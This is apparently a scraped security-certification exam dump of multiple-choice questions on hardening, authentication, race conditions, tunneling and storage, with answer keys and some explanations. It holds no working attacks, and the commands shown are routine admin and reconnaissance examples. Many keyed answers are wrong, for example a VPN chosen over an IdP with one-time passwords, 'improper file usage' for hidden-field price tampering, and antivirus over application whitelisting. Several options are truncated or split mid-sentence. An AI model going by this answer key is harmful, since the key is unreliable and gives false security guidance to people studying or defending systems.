
This server is being used as a DNS and time server. It is not used as a database, web server, or print server. There are no wireless connections to the server, and it does not need to print.

The command window will be provided along with root access. You are connected via a secure shell with root access.

You may query help for a list of commands. Instructions:

You need to disable and turn off unrelated services and processes.

It is possible to simulate a crash of your server session. The simulation can be reset, but the server cannot be rebooted. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



- A. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport 443 -j REJECTservice iptables save Print Serveriptables -I INPUT -p tcp -m tcp --dport 631 -j REJECTservice iptables save Database Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>
- B. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>

**Answer:** A



**NEW QUESTION 132**

A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators. Which of the following is MOST likely to produce the needed information?

- A. Whois
- B. DNS enumeration
- C. Vulnerability scanner
- D. Fingerprinting

**Answer:** A

**NEW QUESTION 135**

A breach was caused by an insider threat in which customer PII was compromised. Following the breach, a lead security analyst is asked to determine which vulnerabilities the attacker used to access company resources. Which of the following should the analyst use to remediate the vulnerabilities?

- A. Protocol analyzer
- B. Root cause analyzer
- C. Behavioral analytics
- D. Data leak prevention

**Answer:** D

**NEW QUESTION 138**

A new cluster of virtual servers has been set up in a lab environment and must be audited before being allowed on the production network. The security manager needs to ensure unnecessary services are disabled and all system accounts are using strong credentials. Which of the following tools should be used? (Choose two.)

- A. Fuzzer
- B. SCAP scanner
- C. Packet analyzer
- D. Password cracker
- E. Network enumerator
- F. SIEM

**Answer:** BF

**NEW QUESTION 140**

A security engineer is embedded with a development team to ensure security is built into products being developed. The security engineer wants to ensure developers are not blocked by a large number of security requirements applied at specific schedule points. Which of the following solutions BEST meets the engineer's goal?

- A. Schedule weekly reviews of all unit test results with the entire development team and follow up between meetings with surprise code inspections.
- B. Develop and implement a set of automated security tests to be installed on each development team leader's workstation.
- C. Enforce code quality and reuse standards into the requirements definition phase of the waterfall development process.
- D. Deploy an integrated software tool that builds and tests each portion of code committed by developers and provides feedback.

**Answer:** C

**NEW QUESTION 142**

An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:

Active full-device encryption Enabled remote-device wipe Blocking unsigned applications

Containerization of email, calendar, and contacts

Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

- A. Require frequent password changes and disable NFC.
- B. Enforce device encryption and activate MAM.
- C. Install a mobile antivirus application.
- D. Configure and monitor devices with an MD

**Answer:** B

**NEW QUESTION 147**

The Chief Information Officer (CIO) wants to increase security and accessibility among the organization's cloud SaaS applications. The applications are configured to use passwords, and twofactor authentication is not provided natively. Which of the following would BEST address the CIO's concerns?

- A. Procure a password manager for the employees to use with the cloud applications.
- B. Create a VPN tunnel between the on-premises environment and the cloud providers.
- C. Deploy applications internally and migrate away from SaaS applications.
- D. Implement an IdP that supports SAML and time-based, one-time password

**Answer:** B

**NEW QUESTION 148**

During a security assessment, activities were divided into two phases; internal and external exploitation. The security assessment team set a hard time limit on

external activities before moving to a compromised box within the enterprise perimeter.  
Which of the following methods is the assessment team most likely to employ NEXT?

- A. Pivoting from the compromised, moving laterally through the enterprise, and trying to exfiltrate data and compromise devices.
- B. Conducting a social engineering attack attempt with the goal of accessing the compromised box physically.
- C. Exfiltrating network scans from the compromised box as a precursor to social media reconnaissance
- D. Open-source intelligence gathering to identify the network perimeter and scope to enable further system compromises.

**Answer: A**

#### NEW QUESTION 150

While attending a meeting with the human resources department, an organization's information security officer sees an employee using a username and password written on a memo pad to log into a specific service. When the information security officer inquires further as to why passwords are being written down, the response is that there are too many passwords to remember for all the different services the human resources department is required to use. Additionally, each password has specific complexity requirements and different expiration time frames. Which of the following would be the BEST solution for the information security officer to recommend?

- A. Utilizing MFA
- B. Implementing SSO
- C. Deploying 802.1X
- D. Pushing SAML adoption
- E. Implementing TACACS

**Answer: B**

#### NEW QUESTION 155

A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:

An HOTP service is installed on the RADIUS server.

The RADIUS server is configured to require the HOTP service for authentication.

The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.

Which of the following should be implemented to BEST resolve the issue?

- A. Replace the password requirement with the second factor
- B. Network administrators will enter their username and then enter the token in place of their password in the password field.
- C. Configure the RADIUS server to accept the second factor appended to the password
- D. Network administrators will enter a password followed by their token in the password field.
- E. Reconfigure network devices to prompt for username, password, and a token
- F. Network administrators will enter their username and password, and then they will enter the token.
- G. Install a TOTP service on the RADIUS server in addition to the HOTP service
- H. Use the HOTP on older devices that do not support two-factor authentication
- I. Network administrators will use a web portal to log onto these devices

**Answer: B**

#### NEW QUESTION 158

A government organization operates and maintains several ICS environments. The categorization of one of the ICS environments led to a moderate baseline. The organization has compiled a set of applicable security controls based on this categorization.

Given that this is a unique environment, which of the following should the organization do NEXT to determine if other security controls should be considered?

- A. Check for any relevant or required overlays.
- B. Review enhancements within the current control set.
- C. Modify to a high-baseline set of controls.
- D. Perform continuous monitoring

**Answer: C**

#### NEW QUESTION 159

A security researcher is gathering information about a recent spike in the number of targeted attacks against multinational banks. The spike is on top of already sustained attacks against the banks. Some of the previous attacks have resulted in the loss of sensitive data, but as of yet the attackers have not successfully stolen any funds.

Based on the information available to the researcher, which of the following is the MOST likely threat profile?

- A. Nation-state-sponsored attackers conducting espionage for strategic gain.
- B. Insiders seeking to gain access to funds for illicit purposes.
- C. Opportunists seeking notoriety and fame for personal gain.
- D. Hacktivists seeking to make a political statement because of socio-economic factors

**Answer: D**

#### NEW QUESTION 160

A security analyst is inspecting pseudocode of the following multithreaded application:

1. perform daily ETL of data
  - 1.1 validate that yesterday's data model file exists
  - 1.2 validate that today's data model file does not exist
  - 1.2 extract yesterday's data model
  - 1.3 transform the format

1.4 load the transformed data into today's data model file

1.5 exit

Which of the following security concerns is evident in the above pseudocode?

- A. Time of check/time of use
- B. Resource exhaustion
- C. Improper storage of sensitive data
- D. Privilege escalation

**Answer:** A

#### NEW QUESTION 164

A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

- A. a gray-box penetration test
- B. a risk analysis
- C. a vulnerability assessment
- D. an external security audit
- E. a red team exercise

**Answer:** A

#### NEW QUESTION 169

Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

- A. Lack of adequate in-house testing skills.
- B. Requirements for geographically based assessments
- C. Cost reduction measures
- D. Regulatory insistence on independent review

**Answer:** D

#### NEW QUESTION 173

Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: nonsensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive. Which of the following actions should the engineer take regarding the data?

- A. Label the data as extremely sensitive.
- B. Label the data as sensitive but accessible.
- C. Label the data as non-sensitive.
- D. Label the data as sensitive but export-controlle

**Answer:** C

#### NEW QUESTION 177

A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review:

Which of the following tools is the engineer utilizing to perform this assessment?

Password complexity	Disabled
Require authentication from a domain controller before sign in	Enabled
Allow guest user access	Enabled
Allow anonymous enumeration of groups	Disabled

- A. Vulnerability scanner
- B. SCAP scanner
- C. Port scanner
- D. Interception proxy

**Answer:** B

#### NEW QUESTION 181

The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues. Which of the following is the MOST important information to reference in the letter?

- A. After-action reports from prior incidents.
- B. Social engineering techniques
- C. Company policies and employee NDAs
- D. Data classification processes

**Answer:** C

#### NEW QUESTION 184

A newly hired security analyst has joined an established SOC team. Not long after going through corporate orientation, a new attack method on web-based applications was publicly revealed. The security analyst immediately brings this new information to the team lead, but the team lead is not concerned about it. Which of the following is the MOST likely reason for the team lead's position?

- A. The organization has accepted the risks associated with web-based threats.
- B. The attack type does not meet the organization's threat model.
- C. Web-based applications are on isolated network segments.
- D. Corporate policy states that NIPS signatures must be updated every hour

**Answer:** A

#### NEW QUESTION 188

A systems administrator has installed a disk wiping utility on all computers across the organization and configured it to perform a seven-pass wipe and an additional pass to overwrite the disk with zeros. The company has also instituted a policy that requires users to erase files containing sensitive information when they are no longer needed.

To ensure the process provides the intended results, an auditor reviews the following content from a randomly selected decommissioned hard disk:

00000000000000000000000000000000

00000000000000000000000000000000

00000000000000000000000000000000

0000000000000000000000000000qjkehnd

Which of the following should be included in the auditor's report based in the above findings?

- A. The hard disk contains bad sectors
- B. The disk has been degaussed.
- C. The data represents part of the disk BIOS.
- D. Sensitive data might still be present on the hard drive

**Answer:** A

#### NEW QUESTION 190

The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other user's emails. Review of a tool's output shows the administrators have used web mail to log into other users' inboxes. Which of the following tools would show this type of output?

- A. Log analysis tool
- B. Password cracker
- C. Command-line tool
- D. File integrity monitoring tool

**Answer:** A

#### NEW QUESTION 191

Company.org has requested a black-box security assessment be performed on key cyber terrain. One area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing. Which of the following commands should the assessor use to determine this information?

- A. dnsrecon -d company.org -t SOA
- B. dig company.org mx
- C. nc -v company.org
- D. whois company.org

**Answer:** A

#### NEW QUESTION 195

A company has gone through a round of phishing attacks. More than 200 users have had their workstation infected because they clicked on a link in an email. An incident analysis has determined an executable ran and compromised the administrator account on each workstation. Management is demanding the information security team prevent this from happening again. Which of the following would BEST prevent this from happening again?

- A. Antivirus
- B. Patch management
- C. Log monitoring
- D. Application whitelisting
- E. Awareness training

**Answer:** A

#### NEW QUESTION 200

Providers at a healthcare system with many geographically dispersed clinics have been fined five times this year after an auditor received notice of the following SMS messages:



	Date	Subject	Message
1	5/12/2017	Change of room	Patient John Doe is now in room 201
2	5/12/2017	Prescription change	Ann Smith – add 5mg
3	5/13/2017	Appointment cancelled	John Doe cancelled
4	5/14/2017	Follow-up visit	Ann Smith scheduled a follow-up
5	5/20/2017	Emergency room	Ann Doe – patient #37125 critical
6	5/25/2017	Prescription overdose	John Smith – patient #25637 in room 37

Which of the following represents the BEST solution for preventing future files?

- A. Implement a secure text-messaging application for mobile devices and workstations.
- B. Write a policy requiring this information to be given over the phone only.
- C. Provide a courier service to deliver sealed documents containing public health informatics.
- D. Implement FTP services between clinics to transmit text documents with the information.
- E. Implement a system that will tokenize patient number

**Answer: A**

#### NEW QUESTION 202

A penetration tester noticed special characters in a database table. The penetration tester configured the browser to use an HTTP interceptor to verify that the front-end user registration web form accepts invalid input in the user's age field. The developer was notified and asked to fix the issue. Which of the following is the MOST secure solution for the developer to implement?

- A. IF \$AGE == "!@#%^&\*()\_+<>?":{}[]" THEN ERROR
- B. IF \$AGE == [1234567890] {1,3} THEN CONTINUE
- C. IF \$AGE != "a-zA-Z!@#%^&\*()\_+<>?":{}[]" THEN CONTINUE
- D. IF \$AGE == [1-0] {0,2} THEN CONTINUE

**Answer: B**

#### NEW QUESTION 205

A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

- A. Single-tenancy is often more expensive and has less efficient resource utilization
- B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
- C. The managed service provider should outsource security of the platform to an existing cloud compan
- D. This will allow the new log service to be launched faster and with well-tested security controls.
- E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
- F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

**Answer: A**

#### NEW QUESTION 208

An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES- 256-GCM on VPNs between sites. Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

- A. Add a second-layer VPN from a different vendor between sites.
- B. Upgrade the cipher suite to use an authenticated AES mode of operation.
- C. Use a stronger elliptic curve cryptography algorithm.
- D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
- E. Ensure cryptography modules are kept up to date from vendor supplying the

**Answer: C**

#### NEW QUESTION 209

The government is concerned with remote military missions being negatively being impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:  
End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with



families.

Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications

A host-based whitelist of approved websites and applications that only allow mission-related tools and sites

The use of satellite communication to include multiple proxy servers to scramble the source IP address

Which of the following is of MOST concern in this scenario?

A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission

B. Family members posting geotagged images on social media that were received via email from soldiers

C. The effect of communication latency that may negatively impact real-time communication with mission control

D. The use of centrally managed military network and computers by soldiers when communicating with external parties

**Answer: A**

#### NEW QUESTION 214

Given the following code snippet:

```
<FORM ACTION="http://192.168.51.10/cgi-bin/order.pl" method="post">
```

```
<input type="hidden" name="price" value="199.99">
```

```
<input type="hidden" name="prd_id" value="X190">
```

```
QUANTITY: <input type="text" name="quant" size=3 maxlength=3 value=1>
```

```
</FORM>
```

Of which of the following is this snippet an example?

A. Data execution prevention

B. Buffer overflow

C. Failure to use standard libraries

D. Improper file usage

E. Input validation

**Answer: D**

#### NEW QUESTION 216

A company has created a policy to allow employees to use their personally owned devices. The Chief Information Officer (CISO) is getting reports of company data appearing on unapproved forums and an increase in theft of personal electronic devices. Which of the following security controls would BEST reduce the risk of exposure?

A. Disk encryption on the local drive

B. Group policy to enforce failed login lockout

C. Multifactor authentication

D. Implementation of email digital signatures

**Answer: A**

#### NEW QUESTION 217

A company has decided to lower costs by conducting an internal assessment on specific devices and various internal and external subnets. The assessment will be done during regular office hours, but it must not affect any production servers. Which of the following would MOST likely be used to complete the assessment? (Select two.)

A. Agent-based vulnerability scan

B. Black-box penetration testing

C. Configuration review

D. Social engineering

E. Malware sandboxing

F. Tabletop exercise

**Answer: AC**

#### NEW QUESTION 222

A cybersecurity analyst has received an alert that well-known "call home" messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents the most likely cause?

A. Attackers are running reconnaissance on company resources.

B. An outside command and control system is attempting to reach an infected system.

C. An insider trying to exfiltrate information to a remote network.

D. Malware is running on a company system

**Answer: B**

#### NEW QUESTION 227

During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter

Port state 161/UDP open 162/UDP open 163/TCP open

The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate. Which of the following should the security administrator implement to harden the system?

- A. Patch and restart the unknown services.
- B. Segment and firewall the controller's network
- C. Disable the unidentified service on the controller.
- D. Implement SNMPv3 to secure communication.
- E. Disable TCP/UDP PORTS 161 THROUGH 163

**Answer:** D

#### NEW QUESTION 229

There have been several exploits to critical devices within the network. However, there is currently no process to perform vulnerability analysis. Which the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

- A. asset inventory of all critical devices
- B. Vulnerability scanning frequency that does not interrupt workflow
- C. Daily automated reports of exploited devices
- D. Scanning of all types of data regardless of sensitivity levels

**Answer:** B

#### NEW QUESTION 231

An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security anal... reviewing vulnerability scan result from a recent web server scan.

Portions of the scan results are shown below: Finding# 5144322

First time detected 10 nov 2015 09:00 GMT\_0600

Last time detected 10 nov 2015 09:00 GMT\_0600

CVSS base: 5

Access path: <http://myorg.com/maillinglist.htm>

Request: GET <http://maillinglist.aspx?content=volunteer> Response: C:\Docments\MarySmith\malinglist.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

- A. Response: C:\Docments\marysmith\malinglist.pdf
- B. Finding#5144322
- C. First Time detected 10 nov 2015 09:00 GMT\_0600
- D. Access path: <http://myorg.com/maillinglist.htm>
- E. Request: GET <http://myorg.come/maillinglist.aspx?content=volunteer>

**Answer:** A

#### NEW QUESTION 236

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After invest the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types a MOST likely at risk of exposure based on this new threat? (Select TWO)

- A. Cardholder data
- B. intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

**Answer:** AC

#### NEW QUESTION 237

A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines. Which of the following represents a FINAL step in the prediction of the malware?

- A. The workstations should be isolated from the network.
- B. The workstations should be donated for refuse.
- C. The workstations should be reimaged
- D. The workstations should be patched and scanne

**Answer:** C

#### NEW QUESTION 242

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a specific platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After the new vulnerability, it was determined that web services provided are being impacted by this new threat. Which of the following data types MOST likely at risk of exposure based on this new threat? (Select Two)

- A. Cardholder data
- B. Intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

**Answer:** AC

#### NEW QUESTION 245

The Chief Executive Officer (CEO) instructed the new Chief Information Security Officer (CISO) to provide a list of enhancements to the company's cybersecurity operation. As a result, the CISO has identified the need to align security operations with industry best practices. Which of the following industry references is appropriate to accomplish this?

- A. OSSM
- B. NIST
- C. PCI
- D. OWASP

**Answer:** B

#### NEW QUESTION 248

An investigation showed a worm was introduced from an engineer's laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to a company policy and technical controls. Which of the following would be the MOST secure control implement?

- A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
- B. Implement role-based group policies on the management network for client access.
- C. Utilize a jump box that is only allowed to connect to client from the management network.
- D. Deploy a company-wide approved engineering workstation for management acces

**Answer:** A

#### NEW QUESTION 249

A user has a laptop configured with multiple operating system installations. The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

- A. Encryption of each individual partition
- B. Encryption of the SSD at the file level
- C. FDE of each logical volume on the SSD
- D. FDE of the entire SSD as a single disk

**Answer:** A

#### Explanation:

In this question, we have multiple operating system installations on a single disk. Some operating systems store their boot loader in the MBR of the disk. However, some operating systems install their boot loader outside the MBR especially when multiple operating systems are installed. We need to encrypt as much data as possible but we cannot encrypt the boot loaders. This would prevent the operating systems from loading.

Therefore, the solution is to encrypt each individual partition separately. Incorrect Answers:

B: The question is asking for the BEST way to ensure confidentiality of individual operating system dat

A. Individual file encryption could work but if files are ever added to the operating systems (for updates etc.), you would have to manually encrypt the new files as well. A better solution would be to encrypt the entire partition. That way any new files added to the operating system would be automatically encrypted.

C: You cannot perform full disk encryption on an individual volume. Full disk encryption encrypts the entire disk.

D: FDE of the entire SSD as a single disk would encrypt the boot loaders which would prevent the operating systems from booting.

#### NEW QUESTION 251

After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

```
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
```

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the \$USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

- A. Input validation
- B. SQL injection
- C. TOCTOU
- D. Session hijacking

**Answer:** C

#### Explanation:

In this question, TOCTOU is being exploited to allow the user to modify the temp file that contains the price of the item.

In software development, time of check to time of use (TOCTOU) is a class of software bug caused by changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.

A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.

Incorrect Answers:

A: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. The exploit in this question is not an example of input validation.

B: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat

A. The exploit

in this question is not an example of a SQL injection attack.

D: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by obtaining the session ID and masquerading as the authorized user. The exploit in this question is not an example of session hijacking.

References: <https://en.wikipedia.org/wiki/HYPERLINK>

"[https://en.wikipedia.org/wiki/Time\\_of\\_check\\_to\\_time\\_of\\_use](https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use)"/Time\_of\_check\_to\_time\_of\_use

#### NEW QUESTION 255

The administrator is troubleshooting availability issues on an FCoE-based storage array that uses deduplication. The single controller in the storage array has failed, so the administrator wants to move the drives to a storage array from a different manufacturer in order to access the data. Which of the following issues may potentially occur?

- A. The data may not be in a usable format.
- B. The new storage array is not FCoE based.
- C. The data may need a file system check.
- D. The new storage array also only has a single controller

**Answer: B**

#### Explanation:

Fibre Channel over Ethernet (FCoE) is a computer network technology that encapsulates Fibre Channel frames over Ethernet networks. This allows Fibre Channel to use 10 Gigabit Ethernet networks (or higher speeds) while preserving the Fibre Channel protocol.

When moving the disks to another storage array, you need to ensure that the array supports FCoE, not just regular Fiber Channel. Fiber Channel arrays and Fiber Channel over Ethernet arrays use different network connections, hardware and protocols. Fiber Channel arrays use the Fiber Channel protocol over a dedicated Fiber Channel network whereas FCoE arrays use the Fiber Channel protocol over an Ethernet network. Incorrect Answers:

A: It is unlikely that the data will not be in a usable format. Fiber Channel LUNs appear as local disks on a Windows computer. The computer then creates an NTFS volume on the fiber channel LUN. The storage array does not see the NTFS file system or the data stored on it. FCoE arrays only see the underlying block level storage.

C: The data would not need a file system check. FCoE arrays use block level storage and do not check the file system. Any file system checks would be performed by a Windows computer. Even if this happened, the data would be accessible after the check.

D: The new storage array also having a single controller would not be a problem. Only one controller is required.

References: [https://en.wikipedia.org/wiki/Fibre\\_CHANNEL](https://en.wikipedia.org/wiki/Fibre_CHANNEL)

"[https://en.wikipedia.org/wiki/Fibre\\_Channel\\_over\\_Ethernet](https://en.wikipedia.org/wiki/Fibre_Channel_over_Ethernet)"Channel\_over\_Ethernet

#### NEW QUESTION 260

A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

- A. Client side input validation
- B. Stored procedure
- C. Encrypting credit card details
- D. Regular expression matching

**Answer: D**

#### Explanation:

Regular expression matching is a technique for reading and validating input, particularly in web software. This question is asking about securing input fields where customers enter their credit card details. In this case, the expected input into the credit card number field would be a sequence of numbers of a certain length. We can use regular expression matching to verify that the input is indeed a sequence of numbers. Anything that is not a sequence of numbers could be malicious code. Incorrect Answers:

A: Client side input validation could be used to validate the input into input fields. Client side input validation is where the validation is performed by the web browser. However this question is asking for the BEST answer. A user with malicious intent could bypass the client side input validation whereas it would be much more difficult to bypass regular expression matching implemented in the application code.

B: A stored procedure is SQL code saved as a script. A SQL user can run the stored procedure rather than typing all the SQL code contained in the stored procedure. A stored procedure is not used for validating input.

C: Any stored credit card details should be encrypted for security purposes. Also a secure method of transmission such as SSL or TLS should be used to encrypt the data when transmitting the credit card number over a network such as the Internet. However, encrypting credit card details is not a way of securing the input fields in an application.

#### NEW QUESTION 261

A security administrator was doing a packet capture and noticed a system communicating with an unauthorized address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network.

Which of the following is the BEST course of action?

- A. Investigate the network traffic and block UDP port 3544 at the firewall
- B. Remove the system from the network and disable IPv6 at the router
- C. Locate and remove the unauthorized 6to4 relay from the network
- D. Disable the switch port and block the 2001::/32 traffic at the firewall

**Answer: A**

#### Explanation:

The 2001::/32 prefix is used for Teredo tunneling.

Teredo is a transition technology that gives full IPv6 connectivity for IPv6-capable hosts that are on the IPv4 Internet but have no native connection to an IPv6 network. Unlike similar protocols, it can perform its function even from behind network address translation (NAT) devices such as home routers.

Teredo provides IPv6 (Internet Protocol version 6) connectivity by encapsulating IPv6 datagram packets within IPv4 User Datagram Protocol (UDP) packets.

Teredo routes these datagrams on the IPv4 Internet and through NAT devices. Teredo nodes elsewhere on the IPv6 network (called Teredo relays) receive the packets, decapsulate them, and pass them on. The Teredo server listens on UDP port 3544.

Teredo clients are assigned an IPv6 address that starts with the Teredo prefix (2001::/32).



In this question, the BEST course of action would be to block UDP port 3544 at the firewall. This will block the unauthorized communication. You can then investigate the traffic within the network. Incorrect Answers:

B: Disabling IPv6 at the router will not help if the IPv6 traffic is encapsulated in IPv4 frames using Teredo. The question also states that there is no IPv6 routing into or out of the network.

C: 6to4 relays work in a similar way to Teredo. However, the addresses used by 6to4 relays start with 2002:: whereas Teredo addresses start with 2001. Therefore, a 6to4 relay is not being used in this question so this answer is incorrect.

D: This question is asking for the BEST solution. Disabling the switch port would take the system connected to it offline and blocking traffic destined for 2001::/32 at the firewall would prevent inbound Teredo communications (if you block the traffic on the inbound interface). However, blocking port UDP 3544 would suffice and investigating the traffic is always a better solution than just disconnecting a system from the network.

References: [https://en.wikipedia.org/wiki/Teredo\\_tunneling](https://en.wikipedia.org/wiki/Teredo_tunneling)HYPERLINK "[https://en.wikipedia.org/wiki/Teredo\\_tunneling](https://en.wikipedia.org/wiki/Teredo_tunneling)"neling

**NEW QUESTION 262**

A security administrator wants to deploy a dedicated storage solution which is inexpensive, can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

- A. SAN
- B. NAS
- C. Virtual SAN
- D. Virtual storage

**Answer: B**

**Explanation:**

A NAS is an inexpensive storage solution suitable for small offices. Individual files can be encrypted by using the EFS (Encrypted File System) functionality provided by the NTFS file system.

NAS typically uses a common Ethernet network and can provide storage services to any authorized devices on that network.

Two primary NAS protocols are used in most environments. The choice of protocol depends largely on the type of computer or server connecting to the storage.

Network File System (NFS) protocol usually used by servers to access storage in a NAS environment. Common Internet File System (CIFS), also sometimes called Server Message Block (SMB), is usually used for desktops, especially those running Microsoft Windows.

